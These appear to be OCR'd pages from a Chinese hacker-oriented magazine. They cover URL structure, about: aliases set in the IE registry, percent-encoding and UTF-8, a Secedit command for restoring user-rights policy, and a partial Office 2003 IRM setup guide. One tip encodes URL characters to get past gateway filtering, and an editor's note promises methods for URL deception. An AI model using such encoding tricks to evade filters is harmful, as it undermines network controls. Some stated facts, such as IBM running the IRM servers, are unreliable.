Web 电子邮箱

例如：“http://www.xxx.com/news/index.php”，注意“http”之后的冒号“:”了吗？在 URL 中，冒号是一个特殊字符，其含义是从冒号开始往左全部的字段都表示该 URL 所请求资源所使用的应用层协议，本例中的“http”是超文本传输协议，它的作用很简单：访问一个 Web 网站的过程是作为客户的浏览器提交请求给网站服务器，服务器再将所请求的资源（网页）发送回来，HTTP 协议就是这样一套约定了“请求→回应”方法的规则。应用层的协议除了最常见的“http”之外，还有“ftp”、“https”、“gopher”等等，“ftp”是文件传输协议，“https”则是基于 SSL 的安全 HTTP 协议（如图 5）。

小知识

什么是 SSL？

SSL(Secure Sockets Layer)是由 Netscape 公司开发的一套 Internet 数据安全协议。它已被广泛地用于 Web 浏览器与服务器之间的身份认证和加密数据传输。SSL 协议位于 TCP/IP 协议与各种应用层协议之间，为数据通讯提供安全支持。

特别值得一提的协议还有“mailto”，它表示发送电子邮件，常常能在某个网站上看到“联系我们”的超链接，直接点的话将会打开默认的电邮客户端软件向指定地址发送邮件，点右键查看其属性（如图 6）。

可以看到这个 URL 相当的特殊，它完全没有前面所说的目录层次，但仔细想想，它使用了一个“@”符号将用户名“Thkrdev”与主机名“isecsoft.com”隔开，这表明只需要发送该邮件到“isecsoft.com”主机 Thkrdev 用户的信箱（从 UNIX 系统的角度来看，仍然是文件）里就行了。

最为特殊的莫过于“about”协议了，该协议对你来说其实并不陌生，若你注意过的话，就知道在 IE 中的空白页面其 URL 是 about:blank。about 这个单词在此处并不取常见的“关于”、“附近”之义，而是取的“转向”这个意思，该协议的意思就是转向去某处，这个“某处”就是用别名来表示其它 URL 或系统保留页面。比如，你在 IE 地址栏中输入“about:NavigationFailure”，就可以打开系统保留的“没有可以显示的页面”（如图 7）。

若是在地址栏输入“about:home”，则会打开 IE 中设定的主页，这些别名都是可以在 Windows 注册表中编辑的，具体的键值是：**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AboutURLs**。

在这里就可以看到已经定义的“about”别名，不但如此，我们还可以在此处新建“字符串值”用来自定义别名（如图 8）。

第一步：建立一个名为“sec”的字符串值，然后在它上面右击，选择“修改”，

将会弹出“编辑字符串”的对话框（如图9）。




图9　填写自定义数值数据




图10　仅仅使用“about:sec”即可访问www.securityfocus.com

第二步：关闭注册表编辑器，打开一个新IE窗口，在地址栏中输入“about:sec”，即可打开“http://www.securityfocus.com/”这个网站了（如图10）。

若你使用“about”协议指定一些没有在注册表中指定的别名时，浏览器仅仅将该别名回显出来，除此之外什么也不做（如图11）。




图11　浏览器回显一串未定义的字符串

这样做并非毫无含义，手工验证编码/解码就能利用“about”协议的这个特点。

URL 编码

一、ASCII码

你或许知道，计算机、数字通信网络的世界中，任何事物都是用二进制数值表示的，也就是说，我们在浏览器地址栏中输入的文本形式的URL，需要先编码为一个方便转换为二进制数值的东西。这个中间产物就是ASCII（American Standard Code for Information Interchange：美国标准信息交换）编码，它使用1个字节来表示数字、字母、符号和一些控制位信息，关于ASCII编码表，你可以在wiki百科全书的网站中查阅，其URL是：http://zh.wikipedia.org/wiki/ASCII。

小提示

ASCII表中每一个对象的编码都分别用二、十、十六进制表示，在URL中，使用的是十六进制码，这是因为数据最终必须用二进制表示，但在表示同一个信息时，二进制写法比较冗长；另一方面从数学运算角度来看，十六进制可以直接换算为二进制，方便计算机程序实现，比大家熟悉的十进制更加方便。

现在，对照ASCII码表，可以查阅到“PCS”这三个大写字母的十六进制ASCII编码分别是：“P”=“50”、“C”=“43”、“S”=“53”；现在就要利用前面所提过的“about”协议的特点来验证了，看看我们直接提交一个ACSII编码，能否显示出其真实内容（即解码）。

当然，不能够直接输入“about:504353”这样的URL，因为这样浏览器不知如何解码，返回给你的内容必然还是“504353”，所以这里就要在每ASCII码之前加一个“%”符号作为转义字符，其含义就是告诉对方：“我发过去的是编码符号而不是纯文本，请解码”（如图12）。




图12　浏览器接受“about:%50%43%53”URL并解码返回结果

你还可以用“%73%69%6E%61”替代“sina”，以此访问新浪网站（如图13）。




图13　输入“http://www.%73%69%6e%61.com/”访问新浪

一般情况下，这么干没什么意义，但偶尔遇到网关屏蔽一些字符时，在URL中用ASCII码很可能就巧妙地绕过这样的限制，从而轻松解决问题。

三、Unicode 和UTF

ASCII简单、优美，但弱点是信息量有限，无法表达像中文这样信息量大的文字。为了推动国际信息交流的便利，产生了像Unicode这样能够解决各个国家字符标准沟通的标准符号码。Unicode是一种标准，它将字符与数值建立起映射关系；而UTF（Unicode/UCS Transformation Format)则是具体定义数值的格式，表示中文的常用编码方法是UTF——8，

UTF——8　的码长度为3个字节，相当于三个ASCII码的长度。ASCII码总数有限，你还可以不嫌麻烦地通过查表的方式来找到某个字符对应的ASCII码；若需将一个中文句子编码成为UTF——8　码，可以使用“Encode/Decode Tools”，使用Encode/Decode Tools来进行各种字符的编码/解码转换操作非常简单（如图14）。




图14 Encode/Decode Tools 编码解码器

小技巧

有的在线听歌网站上以中文命名的歌曲文件不能够在线播放怎么办？

其实这是因为不能够正确地解码URL所造成的，在IE6中，浏览器默认的设置就是使用UTF——8方式发送URL，这一点与低版本IE设置不同，不能够正确地解码URL就找不到正确的文件路径。

解决该问题的方法也很简单，只需要选择“Internet选项”→“高级”，取消“总是以UTF——8发送URL”的钩即可。

【本文中涉及到的Encode&Decode Tools编码解码器在光盘中均有收录】

编辑点评：

通过本文我们了解到URL原来是这么丰富啊，它是我们每天都会接触到的，它的重要性相信读者从文章中也看明白了。学习黑客技术就很有必要充分了解它，你问为什么？因为它也可以用来迷惑和欺骗人，在下一期的《深入浅出了解URL（下）》中，我们将会学到URL的其他形式，其中也少不要如果利用其来欺骗我们的双眼的，让我们一起期待下一期的到来吧。

恢复用户权利选项

对于一些系统中重要的操作权限，我们可以通过“用户权利指派”的策略集进行“许可”或“禁止”管理。

显然，如果此处的策略配置出现失误，将会给系统带来很多麻烦，比方说远程非法登录的非管理员级别的用户，可能就会因此处的配置失误而能够进行各种破坏操作。

如果需要恢复“用户权利指派”策略集的默认设置，那么可以在“命令提示符”窗口中输入“Secedit /configure /cfg %windir%\repair\secsetup.inf /db secsetup.sdb /areas USER_RIGHTS /verbose”命令并回车，等待出现命令成功完成的提示即可。

对于上述的操作，如果想让命令执行效率更高一些，那么可在命令提示符窗口中输入“gpupdate”命令强制刷新即可。

提示：如果想快速查看帮助文件中的Secedit命令的使用帮助，可在“运行”栏中输入“ms-its:%windir%\help\ntcmds.chm::/secedit_cmds.htm”命令并回车，在弹出的IE窗口中就可以进行相关帮助信息的浏览了。

嗨~~~大家好！我是新来的小编yacou，请大家多关照，多多捧场！大家有好的意见或建议可以直接和我交流，我的邮箱是：yacou.lee@gmail.com。

许多读者来信说文章看不懂，为此，我们做了一点小小的改变以方便读者能轻松读懂文章。虽然国内黑客热持续升温，但大多是由于一些禁不起金钱诱惑的小黑们，通过自己学到的一些技术为自己谋利益。难道黑客注定是贬义词？不，让我们看看前辈们，他们现在都在努力研究技术，而我们几乎是未来的花朵，更应该好好学习，不要被金钱迷惑。让我们一起来喊那句曾经喊过而现在几乎被遗忘的一句话："好好学习，天天向上"！

应用Office2003信息权限管理——彻底保护机要文档

sheepxxy

你可以从本文学到：

1. 什么是信息权限管理服务（IRM）
2. 如何配置IRM
3. 如果应用IRM
4. 使用IRM中遇到的一些问题及解决方法

你若是还在为使用Office的密码加密方式的不安全而苦恼的话，不妨试用一下Office2003信息权限管理服务（IRM）来保护文档。你将会惊喜地发现，若是没有你的许可，不管这份文档在哪，别人都休想执行未获得你授权的操作，确确实实地保障你所发布文档的完整性、版权保护等安全性。

一、配置

现在就让我们进入Office2003，我将作为向导带领你逐步完成信息权限管理的操作，并为每一步操作提出我的看法和对你的建议。

1. 在已打开的Office2003 Word上点击"文件"→"权限"→"限制权限为..."，若你是第一次使用信息权限管理功能，将会打开介绍窗口（如图1）。




图1 第一次使用IRM服务的介绍窗口

这里选择"是"，将会提示你下载安装Windows Rights Management客户端软件安装文件MSDRMClient.msi，下载到硬盘上后直接双击就可以安装。

2. 安装完IRM客户端之后，再重新打开Office2003 Word软件，点击"文件"→"权限"→"限制权限为..."后，这次将打开"服务注册"窗口，在这个对话框确认希望注册之后选择下"下一项"后，若你过去没有设置不提示"安全连接"的话，将打开"安全警报"对话框（如图2）。




图2 "安全警报"对话框

小提示

HTTPS协议基于SSL（安全套接字层）来完成的，你无须了解这一安全协议本身，但请相信在注册服务的过程中，你的所有信息都是受到很强的保护的，就像是通过地下隧道的地铁一样免受地面上的风雨侵袭。

3. 这个环节将提示你使用MSN账户登录，登录过程与直接登录hotmail信箱是完全一样的，在登录成功后还要选择IRM证书的类型（如图3）。




图3 选择证书类型

小提示

若你的计算机上安装的是Windows XP操作系统，MSN账户也已经与系统账户绑定，此处建议选择"标准"型证书；若你在公用电脑上使用该功能，就一定要选择"临时"型证书，否则本来仅仅授权给你权限的文档就可能被你之后来使用这台计算机的人操作，千万要注意。

选好证书后，下一步程序会自动连上网络申请证书服务，成功后Office2003将自动与证书服务器通信（如图4）。




图4 验证登录信息

小提示

普通试用证书的服务器属于IBM公司，而并非在本地计算机完成校验，所以在这个过程中必须保持网络联接。

待验证完毕后，Office 2003的信息权限管理服务的配置就完成了。

二、应用

配置好信息权限管理服务后，每当打开Office2003软件，点击"文件"→"权限"→"限制权限为..."，都将直接看到"选择用户"的提示（如图5）。

